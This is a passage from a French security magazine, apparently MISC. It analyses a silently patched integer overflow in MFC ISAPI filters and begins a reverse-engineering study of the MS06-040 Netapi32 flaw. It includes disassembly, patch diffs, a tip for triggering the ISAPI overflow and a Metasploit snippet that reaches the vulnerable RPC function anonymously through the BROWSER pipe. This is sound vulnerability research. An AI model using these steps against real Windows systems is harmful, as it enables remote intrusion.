typedef struct _EXTENSION_CONTROL_BLOCK EXTENSION_CONTROL_BLOCK {
 DWORD cbSize;
 DWORD dwVersion;
 HCONN connID;
 DWORD dwHttpStatusCode;
 CHAR lpszLogData[HSE_LOG_BUFFER_LEN];
 LPSTR lpszMethod;
 LPSTR lpszQueryString;
 LPSTR lpszPathInfo;
 LPSTR lpszPathTranslated;
 DWORD cbTotalBytes;
 DWORD cbAvailable;
 LPBYTE lpbData;
 LPSTR lpszContentType;
 BOOL (WINAPI * GetServerVariable) ();
 BOOL (WINAPI * WriteClient) ();
 BOOL (WINAPI * ReadClient) ();
 BOOL (WINAPI * ServerSupportFunction) ();
} EXTENSION_CONTROL_BLOCK;
```

Le code de la fonction `HttpExtensionProc()` est simple. Il s'agit d'une construction C++ destinée à appeler la bonne méthode dans la classe chargée du traitement. J'ai nommé cette méthode `buggy_parent_sub()` dans le cas qui nous intéresse.

```
.text:018504F9 ; DWORD __stdcall HttpExtensionProc(EXTENSION_CONTROL_BLOCK
*pECB)
.text:018504F9                 public HttpExtensionProc
.text:018504F9 HttpExtensionProc proc near
.text:018504F9
.text:018504F9 pECB            = dword ptr  4
.text:018504F9
.text:018504F9                 mov     ecx, array_of_functions
.text:018504FF                 test    ecx, ecx
.text:01850501                 jnz     short has_been_init
.text:01850503                 mov     ecx, [esp+pECB]
.text:01850507                 push    4
.text:01850509                 pop     eax
.text:0185050A                 mov     dword ptr [ecx+0Ch], 1F4h
.text:01850511                 jmp     short locret_185051C
.text:01850513
.text:01850513 has_been_init:
.text:01850513                 mov     eax, [ecx]
.text:01850515                 push    [esp+pECB]
.text:01850519                 call    dword ptr [eax+24h] ; calling buggy_
parent_sub
```

[2] http://msdn.microsoft.com/library/default.asp?url=/library/en-us/iissdk/html/5f489650-d679-4523-8f44-4263c46e3c90.asp
[3] http://msdn.microsoft.com/library/default.asp?url=/library/en-us/iissdk/html/bef4d00f-29e3-4a0b-8d72-c9f23fde0e61.asp

```
.text:0185051C
.text:0185051C locret_185051C:
.text:0185051C                retn    4
.text:0185051C HttpExtensionProc endp
```

La fonction `buggy_parent_sub()` est elle-même relativement simple. Après les initialisations d'usage, elle teste le verbe HTTP. Si celui-ci est égal à `POST`, elle effectue un appel à `malloc()` via un *wrapper* correspondant probablement à la méthode C++ `new()`.

```
.text:018508DF test_if_POST:
.text:018508DF                push    offset aPost_0  ; "POST"
.text:018508E4                push    dword ptr [esi+60h]
.text:018508E7                call    ebx
.text:018508E9                test    eax, eax
.text:018508EB                jnz     exit_error
.text:018508F1                mov     eax, [esi+70h]  ; EAX = ECB.dwTotalBytes
(-1 !!!)
.text:018508F4                mov     edi, [esi+64h]  ; ECB.lpszQueryString
.text:018508F7                inc     eax
.text:018508F8                push    eax             ; size_t
.text:018508F9                call    malloc_wrapper
.text:018508FE                pop     ecx
.text:018508FF                mov     [ebp-20h], eax
.text:01850902                mov     ecx, [ebp-18h]
.text:01850905                push    eax             ; pDst
.text:01850906                lea     eax, [ebp-48h]
.text:01850909                push    eax             ; pECB
.text:0185090A                call    buggy_sub
.text:0185090F                mov     ebx, eax
.text:01850911                test    ebx, ebx
.text:01850913                jz      exit_error
```

L'appel à `buggy_sub()` est ensuite immédiat, et `buggy_sub()` appelle le `memcpy()` fatal.

```
.text:0185076B buggy_sub      proc near
.text:0185076B
.text:0185076B arg_ECB        = dword ptr  8
.text:0185076B arg_dst        = dword ptr  0Ch
.text:0185076B
.text:0185076B                push    ebp
.text:0185076C                mov     ebp, esp
.text:0185076E                push    ebx
.text:0185076F                push    esi
.text:01850770                mov     esi, [ebp+arg_ECB]
.text:01850773                mov     ebx, [ebp+arg_dst]
.text:01850776                push    edi
.text:01850777                mov     eax, [esi+0Ch]
.text:0185077A                push    dword ptr [eax+74h] ; ECB.cbAvailable
.text:0185077D                push    dword ptr [eax+78h] ; ECB.lpbData
.text:01850780                push    ebx             ; dst
.text:01850781                call    _memcpy_0       ; ACCESS VIOLATION here
```

Le problème se situe au niveau du `malloc()`, car la taille d'allocation demandée est nulle ! Cette taille d'allocation est égale à `[esi+70h] + 1`. ESI pointe sur la structure ECB, dont le membre à l'offset 70h s'appelle `dwTotalBytes`. Regardons de plus près la documentation MSDN.

```
cbTotalBytes

The total number of bytes to be received from the client. This is equivalent to
the CGI variable CONTENT_LENGTH. If this value is 0xffffffff, then there are four
gigabytes or more of available data. In this case, ReadClient should be called
until no more data is returned.
```

Notre requête `POST` annonce 0x80000000 caractères Unicode, soit 0x100000000 octets, donc la variable `dwTotalBytes` est positionnée à la valeur spéciale 0xFFFFFFFF. L'instruction `INC EAX` provoque alors un *Integer Overflow* responsable du bug !

Corrélation avec le code source

Microsoft livre l'ensemble du code source MFC (*Microsoft Foundation Classes*). Avec les informations dont nous disposons, il est facile de retrouver l'emplacement exact du bogue et de confirmer notre explication.

```
DWORD CHttpServer::HttpExtensionProc(EXTENSION_CONTROL_BLOCK *pECB)
{
        DWORD dwRet = HSE_STATUS_SUCCESS;
        LPTSTR pszPostBuffer = NULL;
        LPTSTR pszQuery;
        LPTSTR pszCommand = NULL;
        int nMethodRet;
        LPTSTR pstrLastChar;
        DWORD cbStream = 0;
        BYTE* pbStream = NULL;
        CHttpServerContext ctxtCall(pECB);

        pECB->dwHttpStatusCode = 0;

        ISAPIASSERT(NULL != pServer);
        if (pServer == NULL)
        {
                dwRet = HSE_STATUS_ERROR;
                goto CleanUp;
        }

        // get the query

        if (lstrcmpi(pECB->lpszMethod, szGet) == 0)
        {
                pszQuery = pECB->lpszQueryString;
                ctxtCall.m_dwBytesReceived = lstrlen(pszQuery);
        }
        else if (lstrcmpi(pECB->lpszMethod, szPost) == 0)
        {
                pszCommand = pECB->lpszQueryString;
[1]             pszPostBuffer = new TCHAR[pECB->cbTotalBytes + 1];
[2]             pszQuery =  GetQuery(&ctxtCall, pszPostBuffer);
                if (pszQuery == NULL)
                {
                        dwRet = HSE_STATUS_ERROR;
                        goto CleanUp;
                }
        }
[…]
```

ISAPI.CPP (Visual Studio 6 SP5)

[1] Appel à malloc(0)
[2] Appel à memcpy()

Correctif

Le correctif peut être trouvé dans le code source MFC de Visual Studio 6 SP6. Si `dwTotalBytes` vaut 0xFFFFFFFF, le filtre se contente de retourner `HTTP_STATUS_REQUEST_TOO_LARGE`. On constate que d'autres corrections ont également été apportées…

```
diff -r SP5/ISAPI.CPP SP6/ISAPI.CPP

70a71
>         { HTTP_STATUS_REQUEST_TOO_LARGE, _T("Request entity was too large") },
221a223
>                 reinterpret_cast<BYTE*>(m_pvHeader)[dwHeaderLen] = '\0';
233a236
>                 reinterpret_cast<BYTE*>(m_pvTail)[dwTailLen] = '\0';
347c350
<                 LPCTSTR pstrTarget = lpszQuery + pCtxt->m_pECB-
>cbAvailable;
---
```

```
>                       LPTSTR pstrTarget = lpszQuery + pCtxt->m_pECB-
>cbAvailable;
354c357
<                               if (!pCtxt->ReadClient((LPVOID) pstrTarget,
&cbRead))
---
>                               if (!pCtxt->ReadClient(pstrTarget, &cbRead))
367a371,372
>
>                       *pstrTarget = '\0';
428a434,447
>                       if(pECB->cbTotalBytes == 0xffffffff)
>                       {
>                               dwRet = HSE_STATUS_ERROR ;
>                               pECB->dwHttpStatusCode = HTTP_STATUS_
REQUEST_TOO_LARGE ;
>                               goto CleanUp;
>                       }
>
>                       if(pECB->cbTotalBytes < pECB->cbAvailable)
>                       {
>                               dwRet = HSE_STATUS_ERROR ;
>                               pECB->dwHttpStatusCode = HTTP_STATUS_BAD_
REQUEST;
>                               goto CleanUp;
>                       }
>
438a450,454
>                       if( pszPostBuffer == NULL )
>                       {
>                               dwRet = HSE_STATUS_ERROR;
>                               goto CleanUp;
>                       }
696,697c720,722
<                                       TCHAR szTitleCopy[64];
<                                       wsprintf(szTitleCopy, szTitle,
pCtxt->m_pECB->dwHttpStatusCode);
---
>                                       TCHAR szTitleCopy[512];
>                                       _sntprintf(szTitleCopy, 512,
szTitle, pCtxt->m_pECB->dwHttpStatusCode);
>                                       szTitleCopy[511] = 0;
2038c2063
<       TCHAR sz[64];
---
>       TCHAR sz[512];
2046c2071
<       TCHAR sz[64];
---
>       TCHAR sz[512];
```

ISAPI.CPP (Visual Studio 6 SP6)

En résumé

Nous sommes en présence d'un bogue du code fourni avec le compilateur Visual Studio, plus précisément des MFC 4.2 (qui sont très utilisées par les développeurs !).

Ce bogue se retrouve dans tous les filtres ISAPI compilés avec Visual Studio 6.0 jusqu'à la version SP5 incluse. Seuls ceux qui ont installé le SP6 (et qui ont recompilé leurs applications !) sont protégés.

Comme le signale Matthew Murphy sur son blog **[6]**, il s'agit d'une correction totalement silencieuse. Lorsqu'on lit les notes de diffusion du Service Pack 6 **[7]**, tout au plus apprend-on qu'il s'agit d'un déni de service ! **[8]**

La méthode d'exploitation de ce bogue sous IIS 5.0 est générique (indépendante de l'application boguée). Pour plus d'informations sur l'exploitation des filtres ISAPI, je vous invite à lire l'excellent article « *Blind ISAPI Injection* » **[9]**.

Pour les lecteurs qui souhaiteraient développer leur propre exploit, je signale une astuce appelée « le phénomène 48K » : IIS traite les requêtes larges avec un buffer de 0xC000 (49152 octets) par défaut (cette valeur peut être réglée dans la Metabase[4]). Il suffit donc d'envoyer cette quantité de données pour déclencher la faille (et non 0xFFFFFFFF octets, ce qui est heureux :).

Conclusion

La prochaine version de Windows (Vista) est annoncée comme la plus sûre de tous les temps : réécriture d'une bonne partie du code, *randomisation* de l'espace d'adressage, protection des pointeurs du Heap par XOR, etc.

Comme essaient de le démontrer ces quelques exemples, la sécurité du système d'exploitation ne protège pas entièrement les applications. Ainsi, nous avons vu une réimplémentation des fonctions de gestion de tas à la mode « non sécurisée », une faille fondée sur une mauvaise connaissance de l'API Windows, et une faille induite par le compilateur.

Que conclure d'autre, sinon que les métiers de RSSI et de chercheur en SSI ne sont pas morts ?

Références

[1] *ArGoSoft FTP server remote heap overflow*
http://lists.grok.org.uk/pipermail/full-disclosure/2006-February/042523.html

[2] *TYPSoft FTP Server DoS*
http://www.exploitlabs.com/files/advisories/EXPL-A-2005-016-typsoft-ftpd.txt

[3] *LCP Password Cracker*
http://www.lcpsoft.com/english/index.htm

[4] *Trend Micro ServerProtect relay.dll Chunked Overflow Vulnerability*
http://www.packetstormsecurity.org/0512-advisories/12.14.05-4.txt

[5] *MFC ISAPI Framework Buffer Overflow*
http://seclists.org/bugtraq/2002/Jul/0135.html

[6] *The Evil of Silent Patches : Microsoft's Three-Year-Old Hole*
http://blogs.securiteam.com/index.php/archives/141

[7] *List of bugs that are fixed in Visual Studio 6.0 Service Pack 6*
http://support.microsoft.com/default.aspx?scid=kb;en-us;834001

[8] *ISAPI DLL That Are Built with MFC Static Libraries Are Vulnerable to Denial of Service Attacks*
http://support.microsoft.com/kb/310649/

[9] *Blind Buffer Overflows In ISAPI Extensions*
http://www.securityfocus.com/infocus/1819

[4] **http://support.microsoft.com/default.aspx?scid=kb;en-us;810957**

Analyse d'un correctif de sécurité : MS06-040, quels risques encourus ?

La publication par Microsoft du correctif de sécurité MS06-040 au mois d'août dernier a réveillé la crainte de nombreuses personnes de voir apparaître un nouveau ver du même type que Sasser ou Blaster. En effet, cette faille de sécurité touche l'ensemble des systèmes Windows et est accessible anonymement. Cependant, depuis 2 ans, une grande partie de ces systèmes ont migré sous XP SP2 ou 2003 SP1 et ont, grâce à cela, profité de nouvelles mesures de sécurité censées protéger de ce type d'attaque. L'analyse de ce correctif devrait permettre de mieux comprendre les risques encourus.

1. Rétro-ingénierie de MS06-040

Introduction

Avant de se lancer dans l'analyse d'un correctif de sécurité, il est nécessaire de savoir à quelle catégorie de faille nous sommes confrontés. Il faut donc, dans un premier temps, étudier le bulletin de sécurité qui peut contenir des informations sur le type de faille, les systèmes vulnérables ainsi que d'éventuels facteurs atténuant la vulnérabilité. On peut consulter le bulletin concernant MS06-040 à **[Bulletin]** :

« Vulnérabilité de saturation de mémoire tampon dans le service Server – CVE-2006-3439 : Il existe dans le service Server une vulnérabilité d'exécution de code à distance qui pourrait permettre à un attaquant qui parviendrait à l'exploiter de prendre le contrôle intégral du système affecté. »

Le bulletin nous apprend qu'il s'agit d'une faille de type dépassement de tampon affectant l'ensemble des systèmes Windows (XP, 2000 et 2003). Le seul facteur permettant d'empêcher l'exploitation de cette faille est la présence d'un pare-feu bloquant les connexions sur les ports 139 et 445. On peut donc, à partir de ces données, supposer que tous les systèmes Windows sont vulnérables à cette faille via le protocole SMB ou RPC (port 139 et 445) et qu'il n'est pas nécessaire d'être authentifié afin de l'exploiter.

Une analyse du correctif de sécurité par rétro ingénierie est donc nécessaire afin de comprendre la vulnérabilité. Pour ce faire, nous allons utiliser une méthode d'analyse différentielle de binaires **[MISC_KORTCHINSKY]**, ainsi qu'une analyse statique (désassembleur) et dynamique (*débuggeur*) du programme.

Le logiciel Interactive Disassembler Pro **[IDA]** va permettre d'effectuer l'analyse à l'aide d'un greffon comme **[Bindiff]** ou **[DarunGrim]** pour l'analyse différentielle de binaire.

Bien que l'analyse dynamique ne soit pas nécessaire, elle permet de comprendre plus rapidement le format des données à envoyer. Les débuggeurs **[OllyDbg]** ou **[WinDbg]** peuvent être utilisés à cette fin.

A la recherche de la faille


Un correctif est disponible pour l'ensemble des systèmes Windows. Il est donc nécessaire de choisir lequel nous allons analyser. Il est préférable de commencer l'étude sur Windows XP ou Windows 2003, car IDA dispose d'une fonctionnalité lui permettant d'aller récupérer les symboles de *débuggage* sur le site MSDN (*Microsoft Developer Network*) pour tous les fichiers système de Windows. Windows 2003 SP1 étant le système le plus récent, il est probable que le correctif y induira le moins de changements. Les autres systèmes pourraient bénéficier de changements déjà intégrés dans Windows 2003 SP1 et cela risquerait de rendre l'étude plus compliquée. Il ne s'agit pas toujours de la meilleure méthode à adopter, car il n'est pas rare de voir des systèmes plus anciens comme Windows 2000 bénéficier de corrections de sécurité supplémentaires qui ont déjà été intégrés dans des systèmes plus récents. Dans le cas de MS06-040, l'analyse du correctif va porter principalement sur le système Windows 2003. Le lecteur est invité à regarder les systèmes Windows XP/2000 pour constater que d'autres changements y ont été apportés.

Le bulletin de sécurité nous indique qu'un seul fichier système a été modifié pour Windows 2003 : `Netapi32.dll`. Ceci va grandement simplifier l'étude, car nous savons exactement où se trouve la faille de sécurité. Il ne nous reste plus qu'à faire une analyse différentielle entre la version non patchée et la version patchée de cette librairie à l'aide d'IDA et du *plugin* d'analyse :

Figure 1 *Fonctions ayant changé après l'application du correctif*



Figure 2 *Modifications apportées à la fonction CanonicalizePathName*



L'analyse différentielle a permis de faire correspondre l'ensemble des fonctions entre les deux bibliothèques et n'a trouvé que deux fonctions ayant changé (beaucoup plus sur XP/2000). L'étude de la fonction `SendAddNcbToDriver` montrerait que cette fonction n'a en fait pas été modifiée. Il ne s'agit pas d'un problème du coté d'IDA ou du plugin, mais d'un comportement assez étrange du compilateur de Visual Studio : le code assembleur généré pour une fonction appelant `ExitThread` ou `ExitProcess` n'est pas terminé, comme il devrait l'être par l'appel de l'instruction assembleur `ret`, mais est stoppé brutalement

Nicolas Pouvesle
npouvesle@tenablesecurity.com

après l'appel de cette fonction. Cette optimisation de l'assembleur est tout à fait correcte, mais peut entraîner quelques faux positifs dans une analyse différentielle.

Nous pouvons donc supposer que la faille se situe dans la fonction `CanonicalizePathName`. La figure 2 représente la fonction sous forme de graphe (créé avec le plugin pour IDA) en mettant en avant les blocs de code ayant été modifiés.

> **Note :** Les blocs rouges représentent les blocs de codes qui ont changé et les blocs gris ceux qui ont été ajoutés.

Les changements apportés ne sont pas évidents et ne nous permettent pas d'en déduire automatiquement quelle est exactement la faille (une étude statique nous permettrait de le savoir). Nous allons donc, dans un premier temps, comprendre comment arriver dans cette partie du code afin de nous faciliter l'analyse de cette fonction.

Construction d'un chemin d'accès

Cette fonction fait partie d'une bibliothèque et n'est pas exportée (ne peut pas être appelée par un autre programme). Il faut donc se pencher sur les références croisées fournies par IDA afin de savoir quelles autres fonctions appellent `CanonicalizePathName`.

```
.text:71C4A1DA ; ÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂ S U B R O U T I N E ÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂ
ÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂ
.text:71C4A1DA
.text:71C4A1DA ; Attributes: bp-based frame
.text:71C4A1DA
.text:71C4A1DA ; int __fastcall CanonicalizePathName(int,int,int,wchar_t *,int
buf,int buf_len,int flag)
.text:71C4A1DA _CanonicalizePathName@20 proc near      ; CODE XREF: NetpwPathCan
onicalize(x,x,x,x,x,x)+62p
```

La fonction `CanonicalizePathName` a sept arguments et est uniquement appelée par la fonction `NetpwPathCanonicalize`. Il faut maintenant regarder comment est appelée cette nouvelle fonction :

```
.text:71C4A159 ; ÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂ S U B R O U T I N E ÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂ
ÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂ
.text:71C4A159
.text:71C4A159 ; Attributes: bp-based frame
.text:71C4A159
.text:71C4A159 ; int __stdcall NetpwPathCanonicalize(wchar_t *,int,int,int,int,int)
.text:71C4A159                 public _NetpwPathCanonicalize@24
.text:71C4A159 _NetpwPathCanonicalize@24 proc near     ; CODE XREF: I_NetPathCan
onicalize(x,x,x,x,x,x,x)+111p
.text:71C4A159                                         ; NetpwPathCompare(x,x,x,
x)+97p ...
```

Cette fonction est donc appelée par plusieurs autres fonctions. On peut donc continuer à remonter l'arbre des appels de fonctions afin de trouver l'ensemble des chemins permettant d'arriver dans le code de la fonction `CanonicalizePathName`. La fonction `NetpwPathCanonicalize` dispose d'une caractéristique bien particulière : elle est de type « publique ». Cela veut dire qu'il est possible d'appeler cette fonction dans un autre programme. Une fonction d'une bibliothèque Windows peut être appelée de deux façons : par son ordinal (numéro) ou par son nom. Rechercher l'appel d'une fonction par ordinal peut s'avérer une tâche laborieuse. Nous employons une méthode beaucoup plus rudimentaire afin de déterminer où cette fonction est appelée. On peut, par exemple, utiliser un équivalent de grep sous Windows afin de chercher la chaîne `CanonicalizePathName` dans l'ensemble des dll et fichiers exécutables système. Cette méthode, bien que très basique, offre de très bons résultats et permet de découvrir que cette fonction est appelée dans deux bibliothèques système très importantes : `srvsvc.dll` et `wkssvc.dll` ; qui correspondent respectivement au service SERVER et au service WORKSTATION.


Les deux bibliothèques contiennent le code de différents serveurs RPC. Il est donc fort probable que l'on puisse atteindre la fonction `CanonicalizePathName` en appelant une fonction RPC d'un de ces services. Le lecteur est invité à consulter **[RPC_SSTIC]** afin de comprendre le fonctionnement détaillé des serveurs RPC sous Windows. On se contentera dans cette étude de dire que ces serveurs RPC Windows sont accessibles via les ports tcp 139 et 445.

Une analyse de la bibliothèque `srvsvc.dll` avec IDA nous permet de trouver rapidement où la fonction `NetpwPathCanonicalize` est appelée :

```
.text:74EDE7DA ; ÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂ S U B R O U T I N E ÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂ
ÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂ
.text:74EDE7DA
.text:74EDE7DA ; Attributes: bp-based frame
.text:74EDE7DA
.text:74EDE7DA ; __stdcall NetprPathCanonicalize(x, x, x, x, x, x)
.text:74EDE7DA _NetprPathCanonicalize@28 proc near     ; DATA XREF:
.text:74ED230Co
.text:74EDE7DA
.text:74EDE7DA arg_4           = dword ptr  0Ch
.text:74EDE7DA arg_8           = dword ptr  10h
.text:74EDE7DA arg_C           = dword ptr  14h
.text:74EDE7DA arg_10          = dword ptr  18h
.text:74EDE7DA arg_14          = dword ptr  1Ch
.text:74EDE7DA arg_18          = dword ptr  20h
.text:74EDE7DA
.text:74EDE7DA                 mov     edi, edi
.text:74EDE7DC                 push    ebp
.text:74EDE7DD                 mov     ebp, esp
.text:74EDE7DF                 push    [ebp+arg_18]
.text:74EDE7E2                 push    [ebp+arg_14]
.text:74EDE7E5                 push    [ebp+arg_10]
.text:74EDE7E8                 push    [ebp+arg_C]
.text:74EDE7EB                 push    [ebp+arg_8]
.text:74EDE7EE                 push    [ebp+arg_4]
.text:74EDE7F1                 call    _NetpwPathCanonicalize@24 ; NetpwPathCano
nicalize(x,x,x,x,x,x)
.text:74EDE7F6                 pop     ebp
.text:74EDE7F7                 retn    1Ch
.text:74EDE7F7 _NetprPathCanonicalize@28 endp ; sp = -18h
```

En suivant la référence de la fonction `NetprPathCanonicalize`, on arrive dans une structure liée au code RPC. On peut donc utiliser le greffon **[mIDA]** afin de vérifier qu'il s'agit bien d'une fonction RPC.

Figure 3 *NetprPathCanonicalize est listé comme étant une fonction RPC*



La figure 3 représente l'ensemble des fonctions RPC qui ont été extraites par mIDA. La fonction `NetprPathCanonicalize` en fait partie et est donc bien une fonction RPC du service SERVER. mIDA nous apprend que son *opcode* (numéro de fonction) est 0x1F. En appelant cette fonction, il devrait donc être possible d'arriver dans le code de la fonction `CanonicalizePathName`.

Mise au point d'un PoC

mIDA permet également de décompiler le code IDL (2) de cette fonction afin de connaître le format de chaque argument :

Note : Le code IDL d'une fonction RPC sert à représenter le format des arguments de cette fonction. Un fichier IDL ressemble à un fichier en-tête utilisé dans le langage C.

```
[
 uuid(4b324fc8-1670-01d3-1278-5a47bf6ee188),
 version(3.0)
]

interface mIDA_interface
{

 /* opcode: 0x1F, address: 0x74EDE7DA */

 long _NetprPathCanonicalize (
  [in][unique][string] wchar_t * arg_1,
  [in][string] wchar_t * arg_2,
  [out][size_is(arg_4)] char * arg_3,
  [in][range(0,64000)] long arg_4,
  [in][string] wchar_t * arg_5,
  [in, out] long * arg_6,
  [in] long arg_7
 );

}
```

La fonction `NetprPathCanonicalize` prend donc en entrée (`[in]`) six arguments et en restitue deux en sortie (`[out]`). Le premier argument est un pointeur (`[unique]`) sur une chaîne de caractère Unicode (`wchar_t *`). Le second argument est une autre chaîne de caractères Unicode. Le troisième argument est un tampon (`char *`) dont la taille, fournie par le quatrième argument, est comprise entre 0 et 64000. Le cinquième argument est une nouvelle chaîne de caractères Unicode suivie par deux entiers. Ce code IDL va nous permettre d'appeler cette fonction RPC avec les arguments que l'on désire.

Afin d'appeler cette fonction RPC, il est nécessaire d'utiliser un *framework* tel que `[Metasploit]` ou `[Nasl]` qui dispose d'une API permettant de communiquer par SMB/RPC tout en envoyant des paquets « mal formés », ce qui peut s'avérer utile par la suite. Nous allons utiliser la version 3 du framework Metasploit pour cette étude. Le code suivant appelle la fonction `NetprPathCanonicalize` :

```
connect()
smb_login()

handle = dcerpc_handle(
 '4b324fc8-1670-01d3-1278-5a47bf6ee188',
 '3.0',
 'ncacn_np',
 '\browser')

dcerpc_bind(handle)

stb =
 NDR.long(0x20000) +
 NDR.UnicodeConformantVaryingString('AAAA') +
 NDR.UnicodeConformantVaryingString('BBBB') +
 NDR.long(100) +
 NDR.UnicodeConformantVaryingString('CCCC') +
 NDR.long(0x00) +
 NDR.long(0x01)

dcerpc.call(0x1f, stb)
disconnect
```

Une caractéristique importante des services RPC de Windows réside dans le partage des interfaces RPC au sein d'un même processus. Par exemple, le service SERVER et le service BROWSER sont tous les deux contenus dans la même instance de `svchost.exe`. Cette particularité provoque un effet de bord. Il est ainsi possible d'accéder à toutes les fonctions du service SERVER en se connectant au service BROWSER et vice-versa. Cet effet de bord permet de plus de contourner les restrictions d'accès. Par défaut, sur un système Windows XP SP2, le service RPC SERVER n'est pas accessible à un utilisateur anonyme alors que le service BROWSER l'est. De plus, comme il est possible d'accéder aux fonctions du service SERVER en passant par le service BROWSER, un utilisateur anonyme peut alors accéder aux fonctions du service SERVER et contourner ainsi les restrictions d'accès.

Le code précédent accède donc aux fonctions du service SERVER en se connectant au service BROWSER pour supprimer la nécessité d'être authentifié sur certains systèmes. Cette technique est couramment utilisée pour contourner l'authentification sur les services RPC Windows et a déjà permis par le passé de faire fonctionner bon nombre d'exploits. Il est également intéressant de noter que chaque argument a une valeur différente ce qui permet de les repérer plus facilement lors du débuggage.

Nous pouvons maintenant analyser la fonction `NetpwPathCanonicalize` à l'aide d'un débuggeur pour tracer nos arguments.

```
.text:71C4A159 ; Â|Â|Â|Â|Â|Â|Â|Â|Â|Â|Â|Â|Â|Â|Â|Â|Â|Â| S U B R O U T I N E Â|Â|Â|Â|Â|Â|Â|Â|
|Â|Â|Â|Â|Â|Â|Â|Â|Â|Â|Â|Â|Â|Â|Â|Â|Â
```

```
.text:71C4A159 arg_5           = dword ptr  14h
.text:71C4A159 arg_6           = dword ptr  18h
.text:71C4A159 arg_7           = dword ptr  1Ch
.text:71C4A159
.text:71C4A159 ; FUNCTION CHUNK AT .text:71C574C2 SIZE 0000003A BYTES
.text:71C4A159
.text:71C4A159                 mov     edi, edi
.text:71C4A15B                 push    ebp
.text:71C4A15C                 mov     ebp, esp
.text:71C4A15E                 push    ebx
.text:71C4A15F                 mov     ebx, [ebp+arg_5] ; "CCCC"
.text:71C4A162                 push    esi
.text:71C4A163                 push    edi
.text:71C4A164                 xor     edi, edi        ; edi = 0
.text:71C4A166                 cmp     ebx, edi
.text:71C4A168                 jnz     loc_71C574C2    ; si ebx non nul, saute
```

Si l'argument 5 n'est pas nul (ici 'CCCC') le programme va vers cette partie du code :

```
.text:71C574C2                 cmp     [ebx], di
.text:71C574C5                 jz      loc_71C4A16E
.text:71C574CB                 xor     esi, esi
.text:71C574CD                 jmp     loc_71C4A171    ; test arg_7
```

Si l'argument 5 est nul ou si la chaîne vaut \0, le code suivant est exécuté :

```
.text:71C4A16E loc_71C4A16E:                           ; CODE XREF: NetpwPathCano
nicalize(x,x,x,x,x,x)+D36Cj
.text:71C4A16E                 xor     esi, esi
.text:71C4A170                 inc     esi             ;  esi = 1
```

En d'autres termes, si la chaîne passée en argument 5 est nulle ou si elle vaut \0 alors esi est mis à 1, sinon esi est mis à 0. Ensuite nous arrivons ici :

```
.text:71C4A171                 test    [ebp+arg_7], 7FFFFFFEh ; test arg_7
.text:71C4A178                 mov     eax, [ebp+arg_6]
.text:71C4A17B                 mov     eax, [eax]      ;  eax = arg_6 = 0
.text:71C4A17D                 mov     [ebp+arg_5], eax
.text:71C4A180                 jnz     loc_71C574D2    ; saute vers erreur
.text:71C4A186                 cmp     eax, edi
.text:71C4A188                 jnz     short loc_71C4A19B ; n'appel pas
NetpwPathType si arg_6 != 0
.text:71C4A18A                 push    edi             ; int
.text:71C4A18B                 lea     eax, [ebp+arg_5]
.text:71C4A18E                 push    eax             ; int
.text:71C4A18F                 push    [ebp+arg_1]     ; wchar_t *
.text:71C4A192                 call    _NetpwPathType@12 ; NetpwPathType(x,x,x)
.text:71C4A197                 cmp     eax, edi
.text:71C4A199                 jnz     short loc_71C4A1CE
.text:71C4A19B
.text:71C4A19B loc_71C4A19B:                           ; CODE XREF: NetpwPathCano
nicalize(x,x,x,x,x,x)+2Fj
.text:71C4A19B                 cmp     esi, edi
.text:71C4A19D                 jz      loc_71C574DA    ; saute vers NetpwPathType
si esi = 0
.text:71C4A1A3
.text:71C4A1A3 loc_71C4A1A3:                           ; CODE XREF: NetpwPathCano
nicalize(x,x,x,x,x,x)+D38Ej
.text:71C4A1A3                 cmp     [ebp+buf_len], edi
.text:71C4A1A6                 jz      loc_71C574F2    ; saute vers erreur si
arg_4 est nul
```

Le code précédent donne des renseignements sur les valeurs de certains arguments. Tout d'abord si l'argument 7 est différent de 0 ou 1, alors la fonction retourne une erreur. Ensuite, si l'argument 6 vaut 0, la fonction NetpwPathType est appelée avec arg_2 ('BBBB') comme argument. Cette fonction est également appelée avec l'argument arg_5 ('CCCC') si celui-ci n'est pas nul (esi = 0). Enfin la fonction retourne une erreur si l'argument arg_4 vaut 0 (taille du tampon de sortie). S'il n'y a aucune erreur, la fonction CanonicalizePathName est appelée :

```
.text:71C4A1AC                 mov     esi, [ebp+buf]
.text:71C4A1AF                 push    edi             ; flag
.text:71C4A1B0                 push    [ebp+buf_len]   ; buf_len
.text:71C4A1B3                 mov     [esi], di
.text:71C4A1B6                 push    esi             ; buf
.text:71C4A1B7                 push    [ebp+arg_1]     ; wchar_t *
.text:71C4A1BA                 push    ebx             ; int
.text:71C4A1BB                 call    _CanonicalizePathName@20 ; CanonicalizePa
thName(x,x,x,x,x)
.text:71C4A1C0                 cmp     eax, edi
.text:71C4A1C2                 jnz     short loc_71C4A1CE ; n'appel pas
NetpWpathType si eax = 0
.text:71C4A1C4                 push    edi             ; int
.text:71C4A1C5                 push    [ebp+arg_6]     ; int
.text:71C4A1C8                 push    esi             ; wchar_t *
